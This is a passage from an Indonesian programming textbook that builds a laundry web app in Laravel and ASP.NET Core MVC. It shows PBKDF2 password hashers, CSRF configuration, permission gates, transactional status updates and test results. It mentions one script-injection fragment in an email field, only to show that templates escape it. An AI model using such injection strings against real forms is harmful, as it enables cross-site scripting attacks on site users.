Gagasannya sama dengan `0001_initial` di Django, dengan satu penyederhanaan: Laravel tidak memiliki "*state*" terpisah, sehingga *migration* cukup memeriksa apakah `Bill` sudah ada. Komentar di awal berkas menjelaskan mengapa *Schema builder* milik Laravel tidak dipakai: ia tidak dapat menyatakan batasan `CHECK` skema kanonis. Sebuah *seeder*, `DatabaseSeeder`, memuat `seed.sqlite.sql` atau `seed.mysql.sql` dengan cara yang sama. Perintah `php artisan laundry:init-db` menyalin `laundry.db` ke `database/database.sqlite` lalu menjalankan `migrate`, yang mendapati tabel sudah ada dan tidak melakukan apa-apa; untuk MySQL ia menjalankan `migrate --seed` pada basis data yang kosong.

13.6.4 Autentikasi: user provider Eloquent dengan hasher sendiri

Autentikasi Laravel dibangun dari dua bagian: sebuah ***guard*** yang tahu bagaimana pengguna diingat di antara permintaan (di sini, sesi) dan sebuah ***provider*** yang tahu cara menemukan pengguna dan memeriksa kata sandi [19]. `config/auth.php` menyatakan *provider* bernama `employees` yang memakai model `Employee`, dan **Kode 13.23** mendaftarkannya bersama *gate-gate* izin.

Kode 13.23 `app/Providers/AppServiceProvider.php`, baris 20 sampai 31: *provider* `employees` adalah *provider* Eloquent milik Laravel sendiri dengan *hasher* PBKDF2, dan setiap izin dalam dokumen API menjadi sebuah *Gate*.

```
    public function boot(): void
    {
        // The "employees" user provider of config/auth.php: Laravel's Eloquent provider
with our
        // PBKDF2 hasher, so Auth::attempt() checks Employee.password_hash in the shared
format.
        Auth::provider('employees', fn ($app, array $config) => new
EloquentUserProvider(new Pbkdf2Hasher, $config['model']));

        // One Gate per permission of api.md 1.2 (Rules::PERMISSIONS). Routes use -
>can('reports'),
        // controllers Gate::authorize('finish'), Blade @can('see_money').
        foreach (array_keys(Rules::PERMISSIONS) as $action) {
            Gate::define($action, fn (Employee $user) => $user->may($action));
        }
    }
```

Baris 24 adalah contoh pemakaian ulang yang rapi. `EloquentUserProvider` milik Laravel sudah tahu cara mencari pengguna berdasarkan surel dan memanggil sebuah *hasher*; jalur ini hanya menukar *hasher*-nya. Setelah itu, `Auth::attempt(['email' => ..., 'password' => ...])` yang biasa memeriksa `Employee.password_hash` dalam format bersama. Baris 28 sampai 30 mengubah setiap kunci tabel izin menjadi sebuah ***Gate***, sebutan Laravel untuk pertanyaan ya-atau-tidak yang diberi nama tentang pengguna saat ini. Rute lalu menulis `->can('reports')`, *controller* menulis `Gate::authorize('finish')`, dan templat Blade menulis `@can('see_money')`. Satu tabel, tiga tempat yang membacanya.

Hasher-nya, **Kode 13.24**, adalah bahasa keempat yang Anda lihat untuk format yang sama.

Kode 13.24 `app/Auth/Pbkdf2Hasher.php`, baris 34 sampai 51: memeriksa kata sandi dalam PHP. `base64_decode(..., true)` menolak Base64 yang cacat, `hash_pbkdf2` menurunkan kunci dari *byte salt*, dan `hash_equals` membandingkan dalam waktu konstan.

```
    public function check($value, $hashedValue, array $options = []): bool
    {
        if (! is_string($hashedValue) || $hashedValue === '' || $value === null) {
            return false;
        }
        $parts = explode('$', $hashedValue);
        if (count($parts) !== 4 || $parts[0] !== 'pbkdf2_sha256' || !
ctype_digit($parts[1]) || (int) $parts[1] < 1) {
            return false;
        }
        $salt = base64_decode($parts[2], true);       // the BYTES, not the text
        $expected = base64_decode($parts[3], true);
        if ($salt === false || $expected === false || $expected === '') {
            return false;
        }
        $key = hash_pbkdf2('sha256', (string) $value, $salt, (int) $parts[1],
strlen($expected), true);

        return hash_equals($expected, $key);
    }
```

Seperti *encoder* Spring, kelas ini hanya memerlukan satu antarmuka dari *framework*, kontrak `Hasher` milik Laravel. Untuk bab ini kontrak itu diganti *stub* empat metode, kelasnya dimuat dengan PHP 8.4.21 polos, dan empat pemeriksaan dijalankan:

```
test vector: OK
owner hash, Owner#2026: OK
owner hash, owner#2026: WRONG
new hash: 90 characters, verifies: OK
```

Vektor uji 1.000 iterasi dari README basis data, *hash* asli milik pemilik, kapitalisasi yang salah, dan *hash* yang baru dibuat semuanya berperilaku sebagaimana mestinya, dan *hash* baru itu memiliki 90 karakter seperti yang diramalkan Persamaan (13.2).

13.6.5 CSRF, rute, dan format galat

Laravel 11 memperkenalkan cara baru mengonfigurasi aplikasi dalam satu berkas, `bootstrap/app.php`, dan Laravel 13 mempertahankannya. **Kode 13.25** adalah bagian *middleware*-nya.

Kode 13.25 `bootstrap/app.php`, baris 29 sampai 38: CSRF untuk semua hal kecuali panggilan *login*, *header* `no-store` milik binatu untuk halaman staf, dan "belum masuk" dijawab dengan formulir *login* untuk halaman serta JSON 401 untuk API.

```
    ->withMiddleware(function (Middleware $middleware): void {
        $middleware->preventRequestForgery(except: ['api/login']);
        // Our subclass also checks the token while the tests run (Laravel skips it there).
        $middleware->web(replace: [
            \Illuminate\Foundation\Http\Middleware\PreventRequestForgery::class =>
PreventRequestForgery::class,
        ]);
        $middleware->web(append: [\App\Http\Middleware\NoStoreForStaff::class]);
        // Not logged in: pages go to the login form; /api/ calls get 401 JSON (see below).
        $middleware->redirectGuestsTo(fn (Request $request) => $request->is('api/*') ? null
: route('login'));
    })
```

Baris 30 memakai nama Laravel 13 untuk *middleware* CSRF, `PreventRequestForgery`; satu-satunya pengecualian adalah `api/login`, karena klien yang belum masuk tidak memiliki sesi dan karenanya belum memiliki token. Baris 32 sampai 34 mengganti *middleware* CSRF Laravel dengan sebuah subkelas kecil karena satu alasan yang layak diketahui: *middleware* bawaan Laravel *melewati pemeriksaan selama pengujian berjalan*, agar uji tidak perlu mengirim token. Itu nyaman, tetapi membuatnya mustahil menguji bahwa formulir *tanpa* token ditolak (kasus uji TC-NF-04). Subkelas itu menghapus pengecualian tersebut. Klien uji Django secara bawaan melakukan hal yang sama, dan uji Django di Subbab 13.4.8 mematikannya dengan `Client(enforce_csrf_checks=True)`. Dua *framework*, kemudahan yang sama, alasan yang sama untuk menolaknya.

Rute dalam **Kode 13.26** memperlihatkan bagaimana otorisasi terbaca di Laravel.

Kode 13.26 `routes/web.php`, baris 17 sampai 27: tiga rute publik, lalu sebuah grup yang memerlukan *login*, dan di dalamnya sebuah grup yang memerlukan izin `customers`.

```
Route::get('/login', [AuthController::class, 'loginForm'])->name('login');
Route::post('/login', [AuthController::class, 'login']);
Route::get('/status', [AuthController::class, 'status'])->name('status');

Route::middleware('auth')->group(function () {
    Route::post('/logout', [AuthController::class, 'logout'])->name('logout');
    Route::get('/', [DashboardController::class, 'index'])->name('dashboard');
    Route::get('/queue', [DashboardController::class, 'queue'])->name('queue');
    Route::post('/outlet', [DashboardController::class, 'chooseOutlet']);
```

Segala sesuatu di dalam `Route::middleware('auth')->group(...)` memerlukan *login*; segala sesuatu di dalam `Route::middleware('can:customers')` juga memerlukan izin itu. Susunan bersarang membuat *allow-list* terlihat di halaman: hanya tiga baris di atas grup pertama yang publik.

13.6.6 Service, pengujian, dan apa yang tidak dapat dipasang

Kode 13.27 adalah `markFinished` dalam PHP, versi keempat.

Kode 13.27 `app/Services/BillService.php`, baris 340 sampai 354: dari *queued* ke *finished* di Laravel. `DB::transaction()` melakukan *commit* ketika *closure* selesai dan *rollback* ketika *closure* melempar; *query builder* Eloquent menulis `UPDATE` bersyarat dan mengembalikan jumlah baris yang berubah.

```
    public function markFinished(Employee $user, string $billId): void
    {
        DB::transaction(function () use ($user, $billId) {
            $bill = $this->locked($user, $billId);
            if ($bill->status !== 'queued') {
                throw AppException::conflict(self::stateMessage($bill));
            }
            $now = Clock::nowText();
            $changed = Bill::query()->whereKey($bill->id)->where('status', 'queued')-
>update(['status' => 'finished', 'finished' => $now]);
            if ($changed !== 1) {                                    // somebody else was
faster (AC-5.8)
                throw AppException::conflict("{$bill->id} is no longer in process.");
            }
            $this->log($bill->id, 'finished', $user, $now);
        });
    }
```

Sekarang Anda dapat membacanya tanpa bantuan, dan justru itulah gunanya melihatnya empat kali. `DB::transaction(function () {...})` adalah transaksinya. `Bill::query()->whereKey($bill->id)->where('status', 'queued')->update([...])` adalah pembaruan bersyaratnya, dan `!== 1` adalah pemeriksaan konfliknya.

Jalur ini memiliki 17 uji PHPUnit di `tests/Feature` dan `tests/Unit`, ditulis dengan *helper* pengujian HTTP milik Laravel. **Tidak satu pun dijalankan di sini**, begitu pula aplikasinya. Packagist diblokir di lingkungan pembangunan:

```
composer install --no-interaction
```

```
...
Loading composer repositories with package information
...
In CurlDownloader.php line 394:
  curl error 56 while downloading https://repo.packagist.org/packages.json: C
  ONNECT tunnel failed, response 403
```

(Titik-titik itu mewakili catatan Composer tentang tidak adanya berkas `composer.lock` dan tentang *plugin* yang dimatikan untuk pengguna *root*.) Yang diperiksa sebagai gantinya, untuk bab ini: `php -l` pada ke-78 berkas PHP jalur itu melaporkan `78 files, 0 errors`, dan *hasher* berjalan seperti diperlihatkan di atas. `VERIFIED.md` jalur itu menambahkan dua pemeriksaan yang dilakukan ketika jalur itu ditulis: setiap templat Blade dikompilasi dengan kompilator Blade milik Laravel 13 sendiri, yang dimuat dari kode sumber *framework*, dan PHP hasil kompilasinya lolos `php -l`; serta kelas-kelas tanpa pustaka `Rules` dan `Format` lolos 13 dari 13 pemeriksaan. Perutean, *middleware*, Eloquent, *auth provider*, *gate*, sesi, dan ke-17 uji belum pernah berjalan. Perintah-perintah yang menuntaskan pekerjaan ini pada mesin yang dapat menjangkau Packagist adalah:

```
cd ProfitinaLaundry/App/fbp/laravel
composer install
cp .env.example .env                # Windows: Copy-Item .env.example .env
php artisan key:generate
php artisan test                    # expected: Tests: 17 passed
php artisan laundry:init-db
php artisan serve                   # http://127.0.0.1:8000
python ../acceptance/acceptance.py http://127.0.0.1:8000     # expected: 37 passed, 0
failed
```

13.7 ASP.NET Core MVC: Framework .NET

13.7.1 Model, view, controller

Bab 12 membangun binatu ini dengan **Razor Pages** ASP.NET Core, dengan setiap halaman berupa sepasang berkas: *markup* dan kelas di belakangnya. Jalur dalam bab ini memakai gaya yang lebih tua tetapi masih sangat umum dari *framework* yang sama, **MVC**: ***model***, ***view***, ***controller*** [21]. *Controller* adalah kelas yang metode-metode publiknya (*action*) menjawab permintaan; *view* adalah templat Razor yang mengubah sebuah *model*, objek biasa yang penuh data, menjadi HTML. `BillsController.Finish` menjawab `POST /bills/B2938/finish`; `Views/Bills/Detail.cshtml` menggambar sebuah nota. Pembagiannya sama dengan *framework* lain dalam bab ini; malah, "*view*" di Django adalah *controller* di MVC, dan "templat" Django adalah *view* di MVC. Penamaan di bidang ini soal tradisi, bukan soal logika.

.NET 10, yang dirilis pada 11 November 2025, adalah rilis dukungan jangka panjang yang ditambal sampai 14 November 2028; tambalan terbaru per September 2026 adalah 10.0.12 tertanggal 8 September 2026 [9], [10]. Jalur ini dibangun dengan SDK 10.0.112 dan berjalan pada *shared framework* ASP.NET Core 10.0.12.

13.7.2 Build tanpa paket sama sekali

Jalur ASP.NET Core MVC memiliki keistimewaan yang tidak dimiliki jalur *framework* lainnya: *build* bawaannya **tidak memerlukan apa pun selain .NET SDK**. **Kode 13.28** adalah inti berkas proyeknya.

Kode 13.28 `ProfitinaLaundry.csproj`, baris 18 sampai 29: proyek web untuk .NET 10 tanpa `PackageReference` sama sekali. *Property* `UseEfCore=true` mendefinisikan simbol `EFCORE`, yang menyalakan kode Entity Framework Core.

```
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>ProfitinaLaundry</RootNamespace>
    <AssemblyName>ProfitinaLaundry</AssemblyName>
    <InvariantGlobalization>true</InvariantGlobalization>
  </PropertyGroup>

  <PropertyGroup Condition="'$(UseEfCore)' == 'true'">
    <DefineConstants>$(DefineConstants);EFCORE</DefineConstants>
  </PropertyGroup>
```

`Microsoft.NET.Sdk.Web`, SDK yang disebut pada baris pertama berkas, membawa seluruh *shared framework* ASP.NET Core: perutean, MVC, Razor, autentikasi, *antiforgery*, pembatasan laju, dan JSON. Tidak satu pun diunduh, karena semuanya terpasang bersama SDK. Itulah sebabnya jalur

ini, tidak seperti Spring Boot dan Laravel, dapat dibangun di sini walaupun NuGet, *server* paket .NET, diblokir.

Harga pilihan itu adalah basis datanya. Entity Framework Core, ORM milik Microsoft [22], beserta *provider* SQLite dan MySQL-nya *adalah* paket NuGet. Karena itu jalur ini memiliki dua penyimpan data di balik satu antarmuka. Secara bawaan ketujuh tabel kanonis tersimpan sebagai tujuh berkas CSV di `App_Data/`, yang disalin saat pertama kali menyala dari ekspor CSV kanonis `App/database/csv/`. Dengan paket-paket itu ditambahkan dan `-p:UseEfCore=true`, antarmuka yang sama dilayani oleh EF Core pada basis data SQLite atau MySQL kanonis. Penyimpan kedua sudah ditulis tetapi, seperti dinyatakan terang-terangan di Subbab 13.7.6, belum pernah dikompilasi.

13.7.3 Entity, antarmuka penyimpan, dan EF Core

Kelas-kelas *entity* membawa nama kanonis dalam atribut, **Kode 13.29**.

Kode 13.29 `Domain/Entities.cs`, baris 67 sampai 83: *entity* `Bill`. `[Table]`, `[Key]`, dan `[Column]` berasal dari `System.ComponentModel.DataAnnotations`, yang merupakan bagian dari .NET sendiri, sehingga kelas yang sama melayani penyimpan CSV dan EF Core.

```
/// <summary>One laundry order. Payment = the amount CHARGED (price x unit, a snapshot);
/// what was PAID is the sum of the bill's Payment rows (BR-6).</summary>
[Table("Bill")]
public class Bill
{
    [Key, Column("id"), StringLength(5)] public string Id { get; set; } = "";
    [Column("arrived")] public DateTime Arrived { get; set; }
    [Column("finished")] public DateTime? Finished { get; set; }
    [Column("departed")] public DateTime? Departed { get; set; }
    [Column("status"), StringLength(8)] public string Status { get; set; } = "queued";
    [Column("rack"), StringLength(3)] public string Rack { get; set; } = "";
    [Column("unit")] public int Unit { get; set; }
    [Column("payment", TypeName = "decimal(10,2)")] public decimal Payment { get; set; }
    [Column("Customer_id"), StringLength(5)] public string CustomerId { get; set; } = "";
    [Column("Employee_id"), StringLength(5)] public string EmployeeId { get; set; } = "";
    [Column("Service_id"), StringLength(5)] public string ServiceId { get; set; } = "";
    [Column("Outlet_id"), StringLength(3)] public string? OutletId { get; set; }
```

Atribut-atribut itu adalah padanan C# dari anotasi JPA: `[Table("Bill")]` untuk `@Table`, `[Column("Customer_id")]` untuk `@Column`. `TypeName = "decimal(10,2)"` memberi tahu EF Core tipe SQL yang tepat. `decimal` di C# adalah tipe yang tepat untuk uang di .NET, sebagaimana `BigDecimal` di Java dan `Decimal` di Django: `double` biner tidak dapat menyimpan 0,1 secara tepat, dan jumlah uang tidak boleh bergeser sepecahan pun.

Logika bisnis tidak pernah tahu apakah datanya berasal dari berkas CSV atau dari basis data. Ia hanya berbicara dengan antarmuka dalam **Kode 13.30**.

Kode 13.30 `Data/ILaundryStore.cs`, baris 11 sampai 33: apa yang boleh diminta logika bisnis dari sebuah penyimpan. Tujuh tabel yang dapat dikueri, tambah dan hapus, satu transaksi pada satu waktu, pembaruan status bersyarat AC-5.8, dan id berikutnya menurut BR-14.

```
public interface ILaundryStore
{
    IQueryable<Outlet> Outlets { get; }
    IQueryable<Customer> Customers { get; }
    IQueryable<Employee> Employees { get; }
    IQueryable<Service> Services { get; }
    IQueryable<Bill> Bills { get; }
    IQueryable<Payment> Payments { get; }
    IQueryable<StatusLog> StatusLogs { get; }

    void Add<T>(T entity) where T : class;
    void Remove<T>(T entity) where T : class;

    /// <summary>Run `work` as ONE transaction: all its changes are saved, or none (R-1).
    /// Changes to entities read inside `work` are saved at the end.</summary>
    T InTransaction<T>(Func<T> work);

    /// <summary>AC-5.8: UPDATE Bill SET ... WHERE id = ? AND status = ?  - returns the
rows changed.</summary>
    int UpdateBillIfStatus(string billId, string expectedStatus, Action<Bill> change);

    /// <summary>BR-14: prefix + (highest number + 1), 4 digits. Call inside
InTransaction.</summary>
    string NextId(string prefix);
}
```

`IQueryable<Bill>` adalah antarmuka .NET untuk “sesuatu yang dapat dikenai kueri LINQ”, entah itu daftar di memori atau tabel basis data. `InTransaction` berjanji bahwa semua perubahan yang dibuat `work` disimpan bersama atau tidak sama sekali. Penyimpan CSV menepati janji itu dengan menyalin setiap tabel di memori sebelum `work` berjalan, menulis berkas hanya setelah `work` berhasil, dan memulihkan salinannya bila `work` melempar. Uji TC-4.7 dalam *test runner* jalur ini membuktikannya: uji itu menambahkan satu nota dan satu baris riwayat, lalu melempar `IOException("disk full")`, dan memeriksa bahwa baik memori maupun `Bill.csv` tidak berubah.

Penyimpan EF Core adalah implementasi yang lain. `DbContext`-nya, **Kode 13.31**, singkat, karena atribut dalam **Kode 13.29** sudah menggambarkan pemetaannya.

Kode 13.31 `Data/EfCore/LaundryDbContext.cs`, baris 16 sampai 35: konteks EF Core. `Status` adalah *concurrency token*, sehingga `SaveChanges` menulis `WHERE id = @id AND status = @old` dan gagal bila orang lain sudah lebih dahulu mengubah nota itu. Berkas ini tidak dikompilasi di lingkungan pembangunan.

```
public class LaundryDbContext(DbContextOptions<LaundryDbContext> options) :
DbContext(options)
{
    public DbSet<Outlet> Outlets => Set<Outlet>();
    public DbSet<Customer> Customers => Set<Customer>();
    public DbSet<Employee> Employees => Set<Employee>();
    public DbSet<Service> Services => Set<Service>();
    public DbSet<Bill> Bills => Set<Bill>();
    public DbSet<Payment> Payments => Set<Payment>();
    public DbSet<StatusLog> StatusLogs => Set<StatusLog>();

    protected override void OnModelCreating(ModelBuilder model)
    {
        // AC-5.8: SaveChanges writes  UPDATE Bill SET ... WHERE id = @id AND status =
@old_status
        // and throws DbUpdateConcurrencyException when another request changed the status
first.
        model.Entity<Bill>().Property(b => b.Status).IsConcurrencyToken();
        // A deposit payment must not be applied twice at the same moment (BR-6).
        model.Entity<Customer>().Property(c => c.Credit).IsConcurrencyToken();
        model.Entity<Payment>().Property(p => p.Id).ValueGeneratedOnAdd();
        model.Entity<StatusLog>().Property(l => l.Id).ValueGeneratedOnAdd();
    }
```

Baris 30 memperlihatkan cara EF Core menyatakan pembaruan bersyarat AC-5.8. Alih-alih menulis `WHERE status = 'queued'` dengan tangan, model menandai `Status` sebagai ***concurrency token***. Ketika `SaveChanges` menulis nota yang berubah, EF Core menambahkan nilai *asli* setiap *concurrency token* ke klausa `WHERE` dan memeriksa bahwa tepat satu baris berubah; bila tidak, ia melempar `DbUpdateConcurrencyException`, yang diubah penyimpan menjadi 409 yang ramah, "Somebody else changed this bill at the same moment". Efeknya sama dengan `filter(status="queued").update(...)` di Django; mekanismenya deklaratif. Gagasannya elegan, dan justru baris semacam inilah yang harus dijalankan sebelum dipercaya, padahal belum pernah dijalankan.

13.7.4 Hasher kata sandi, login, dan CSRF

Kode 13.32 adalah verifikasi format bersama dalam C#.

Kode 13.32 `Domain/PasswordHasher.cs`, baris 22 sampai 40: memeriksa kata sandi dalam C#. `Rfc2898DeriveBytes.Pbkdf2` menurunkan kunci dari *byte salt* yang sudah didekode; `CryptographicOperations.FixedTimeEquals` membandingkan dalam waktu konstan.

```
    public static bool Verify(string? password, string? stored)
    {
        if (password is null || string.IsNullOrEmpty(stored)) return false;
        var parts = stored.Split('$');
        if (parts.Length != 4 || parts[0] != "pbkdf2_sha256" || !int.TryParse(parts[1], out
var iterations) || iterations < 1)
            return false;
        try
        {
            var salt = Convert.FromBase64String(parts[2]);          // the BYTES, not the
text
            var expected = Convert.FromBase64String(parts[3]);
            var key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
iterations,
                                                HashAlgorithmName.SHA256, expected.Length);
            return CryptographicOperations.FixedTimeEquals(key, expected);
        }
        catch (FormatException)
        {
            return false;
        }
    }
```

Baris 30 membawa komentar yang dibawa setiap jalur dalam bab ini dalam satu atau lain bentuk: *the BYTES, not the text*, *byte*-nya, bukan teksnya. Anda kini sudah melihat lima langkah yang sama dalam Python, Java, PHP, dan C#: pisahkan pada `$`, periksa nama algoritme, dekode *salt* dan kunci dari Base64, turunkan dengan PBKDF2-HMAC-SHA256, dan bandingkan dalam waktu konstan.

Keamanan ASP.NET Core dikonfigurasi dalam kode, dalam satu metode bernama `LaundryApp.Build`, yang dipanggil baik oleh `Program.cs` maupun oleh pengujian. **Kode 13.33** adalah bagian tentang otorisasi, CSRF, dan MVC.

Kode 13.33 `LaundryApp.cs`, baris 94 sampai 123: setiap *endpoint* memerlukan *login* kecuali ditandai `[AllowAnonymous]`; *antiforgery* membaca *header* `X-CSRF-Token`; empat *filter* berlaku untuk setiap *controller*; JSON mempertahankan nama *property* persis seperti tertulis.

```
        // Every page and API call needs a login, except those marked [AllowAnonymous].
        builder.Services.AddAuthorization(options =>
            options.FallbackPolicy = new
AuthorizationPolicyBuilder().RequireAuthenticatedUser().Build());

        // ---------------------------------------------------------- CSRF (S-4)
        // Forms: the hidden field __RequestVerificationToken (added by the form tag
helper).
        // JSON API: the header X-CSRF-Token (api.md 1).
        builder.Services.AddAntiforgery(options =>
        {
            options.HeaderName = "X-CSRF-Token";
            options.Cookie.Name = "laundry_csrf";
            options.Cookie.SameSite = SameSiteMode.Lax;
        });

        // ---------------------------------------------------------- MVC + JSON
        builder.Services.AddControllersWithViews(options =>
            {
                options.Filters.Add(new AutoValidateAntiforgeryTokenAttribute());   //
every POST/PUT/DELETE
                options.Filters.Add<ErrorFilter>();
                options.Filters.Add<CsrfFailureFilter>();
                options.Filters.Add<NoStoreFilter>();
            })
            // The controllers and compiled views live in THIS assembly, also when the
tests host the app.
            .AddApplicationPart(typeof(LaundryApp).Assembly)
            .AddJsonOptions(options =>
            {
                options.JsonSerializerOptions.PropertyNamingPolicy = null;       // keep
"outlet_id" as written
                options.JsonSerializerOptions.DictionaryKeyPolicy = null;
                options.JsonSerializerOptions.Encoder =
JavaScriptEncoder.UnsafeRelaxedJsonEscaping;
            });
```

Baris 96 adalah *allow-list* sekali lagi, dalam bentuk .NET-nya: ***fallback policy*** adalah aturan otorisasi yang diterapkan pada setiap *endpoint* yang tidak menyatakan aturannya sendiri, dan di sini aturan itu berbunyi "harus sudah masuk". Baris 111 menambahkan `AutoValidateAntiforgeryTokenAttribute` sebagai *filter* global: setiap `POST`, `PUT`, dan `DELETE` harus membawa token *antiforgery* yang sah, di isian formulir tersembunyi `__RequestVerificationToken` atau di *header* pada baris 103 [23]. Baris 120 sampai 122 mematikan kebiasaan .NET mengubah `outlet_id` menjadi `outletId` dalam JSON, karena dokumen API menetapkan namanya.

Pemeriksaan peran adalah sebuah atribut kecil, **Kode 13.34**.

Kode 13.34 `Security/Filters.cs`, baris 75 sampai 86: `[Permission("reports")]` adalah *authorization filter* yang menjawab 403 kecuali peran yang sedang masuk boleh melakukan tindakan itu.

```
/// <summary>[Permission("reports")]: 403 unless the logged-in role may do it
(Roles.Permissions).</summary>
[AttributeUsage(AttributeTargets.Class | AttributeTargets.Method)]
public class PermissionAttribute(string action) : Attribute, IAuthorizationFilter
{
    public void OnAuthorization(AuthorizationFilterContext context)
    {
        var user = context.HttpContext.RequestServices.GetRequiredService<CurrentUser>();
        if (user.Staff is null) return;            // the login check (fallback policy)
answers that
        if (!user.Can(action))
            context.Result = Answers.Error(context, new ForbiddenException($"Your role
({user.Staff.Role}) cannot open this page."));
    }
}
```

Atribut dalam C# adalah metadata yang dilekatkan pada kelas atau metode, seperti anotasi di Java atau *decorator* di Python. Atribut yang satu ini juga mengimplementasikan `IAuthorizationFilter`, sehingga MVC menjalankan `OnAuthorization`-nya sebelum *action*. Maka `[HttpGet("new"), Permission("bills_write")]` pada sebuah *action* adalah pernyataan yang sama dengan `@permission("bills_write")` di Django, `@PreAuthorize("@perm.can('bills_write')")` di Spring, dan `->can('bills_write')` di Laravel.

View Razor halaman *login* memperlihatkan isian CSRF dari sisi yang lain, **Kode 13.35**.

Kode 13.35 `Views/Account/Login.cshtml`, baris 8 sampai 18: formulir *login*. `asp-antiforgery="true"` membuat *form tag helper* menambahkan isian token tersembunyi; `@Model.Email` disandikan HTML oleh Razor; isian kata sandi tidak pernah diisi kembali.

```
  <form method="post" action="/login" class="form" asp-antiforgery="true">
    <input type="hidden" name="next" value="@Model.Next">
    <label>E-mail
      <input type="email" name="email" value="@Model.Email" required
autocomplete="username" autofocus maxlength="50">
    </label>
    <label>Password
      @* always empty when the page is shown again *@
      <input type="password" name="password" required autocomplete="current-password">
    </label>
    <button type="submit" class="button primary">Log in</button>
  </form>
```

`@Model.Email` ditulis ke halaman oleh Razor dengan penyandian HTML, sehingga alamat surel yang memuat `"><script>` akan tampil sebagai teks. Razor, Blade, Thymeleaf, dan templat Django semuanya meng-*escape* secara bawaan; masing-masing juga punya cara mematikan *escaping* (`@Html.Raw`, `{!! !!}`, `th:utext`, `|safe`), dan di setiap jalur buku ini cara itu tidak pernah dipakai untuk data.

13.7.5 Service, build, dan pengujian, dijalankan sungguhan

Kode 13.36 adalah `MarkFinished` dalam C#, versi kelima dan terakhir.

Kode 13.36 `Services/BillService.cs`, baris 290 sampai 299: dari *queued* ke *finished* di C#. `store.InTransaction` membungkus pekerjaannya; `UpdateBillIfStatus` mengubah nota hanya bila statusnya masih *queued* dan mengembalikan jumlah nota yang berubah.

```
    public void MarkFinished(Staff user, string billId) => store.InTransaction(() =>
    {
        var bill = Locked(user, billId);
        if (bill.Status != "queued") throw new ConflictException(StateMessage(bill));
        var now = clock.Now;
        if (store.UpdateBillIfStatus(bill.Id, "queued", b => { b.Status = "finished";
b.Finished = now; }) != 1)
            throw new ConflictException($"{bill.Id} is no longer in process.");      //
somebody was faster (AC-5.8)
        Log(bill.Id, "finished", user, now);
        return 0;
    });
```

Sekarang jalannya. Perintah .NET di lingkungan pembangunan buku ini dibungkus sebuah kunci dan dibatasi satu prosesor (`flock /tmp/dotnet.lock dotnet ... --disable-build-servers -maxcpucount:1`) agar beberapa *build* pada mesin yang sama tidak saling mengganggu; di mesin Anda sendiri cukup ketik bagian tengahnya. Pertama *build*-nya:

```
dotnet build
```

```
  Restored App/fbp/aspnetcore-mvc/ProfitinaLaundry.csproj (in 94 ms).
  ProfitinaLaundry -> App/fbp/aspnetcore-mvc/bin/Debug/net10.0/ProfitinaLaundry.dll

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:09.74
```

Restore hanya memakan 94 milidetik karena tidak ada yang perlu dipulihkan: tidak ada paket, tidak ada unduhan. Lalu pengujiannya. *Framework* uji .NET yang lazim, xUnit dan NUnit, juga paket NuGet, sehingga jalur ini memiliki *runner* kecil sendiri di `tests/ProfitinaLaundry.Tests/Program.cs`: program konsol yang menyalakan aplikasi sungguhan pada *port* 6955 dengan salinan sementara data CSV dan jam yang dibekukan, lalu memeriksanya melalui HTTP. **Kode 13.37** adalah salah satu dari 19 ujinya.

Kode 13.37 `tests/ProfitinaLaundry.Tests/Program.cs`, baris 249 sampai 255: uji TC-5.7. Pemilik membuka antrean O02 dan harus melihat sembilan nota dalam proses, enam di antaranya terlambat, dan enam yang siap diambil.

```
Test("TC-5.7", "Queue O02: 9 in process (6 overdue), 6 ready", () =>
{
    var web = new Client(baseUrl); web.WebLogin("owner");
    var text = Client.Visible(web.Send("GET", "/queue?outlet=O02").Text);
    Check(text.Contains("In process (9) · Ready (6)"), "counts");
    Eq(6, Regex.Matches(text, "OVERDUE").Count, "overdue");
});
cd tests/ProfitinaLaundry.Tests
dotnet run
```

```
Profitina Laundry ASP.NET Core MVC tests - .NET 10.0.12, data copy /tmp/profitina-aspnet-
tests-788bcf74

PASS UNIT-PW PBKDF2 format: test vector, owner hash, new hashes (S-5)
PASS UNIT-RULES Roles, whole numbers, promised time, money format
PASS TC-4.7 CSV store rollback: an error inside a transaction leaves memory and files
unchanged
PASS TC-11.1 API answers equal the examples of docs/api.md (services, bills, customers,
status, dashboard, reports)
PASS TC-1.2/1.3 Wrong password and unknown e-mail: the same 401 message
PASS TC-1.5/1.7 No session: API 401 / page redirect; logout ends the session
PASS TC-1.8 Session cookie HttpOnly + SameSite=Lax; new id at every login
PASS TC-1.9 Five failures lock the e-mail for 15 minutes (429)
PASS TC-1.6 Washer: reports 403, customers 403, no Customers menu
PASS TC-2.x Customers: search, create C0257, 4 field errors, delete rules
PASS TC-3.x Services: validation, delete refused (1,368 bills), cashier 403
PASS TC-4.x New bill: CSRF needed; validation; C0151 S0001 5 kg -> B2954 Rp 40.000 with
pay_now
PASS TC-5.x/6.x Workflow + payments on B2938: 409s, qris needs reference, pay, hand over
PASS TC-5.7 Queue O02: 9 in process (6 overdue), 6 ready
PASS TC-7.x Receipt: official logo byte-identical, amounts, no private data
PASS TC-8/9 Dashboard web numbers; CSV export; cashier refused
PASS TC-10.x Status check: same 404 for wrong phone / unknown bill; 429 after 10 look-ups
PASS TC-NF-03/04 XSS escaped; web form without token refused
PASS TC-11.4/11.5 Errors in one JSON format; no 'password' in any answer

RESULT: 19 passed, 0 failed (19 tests)
```

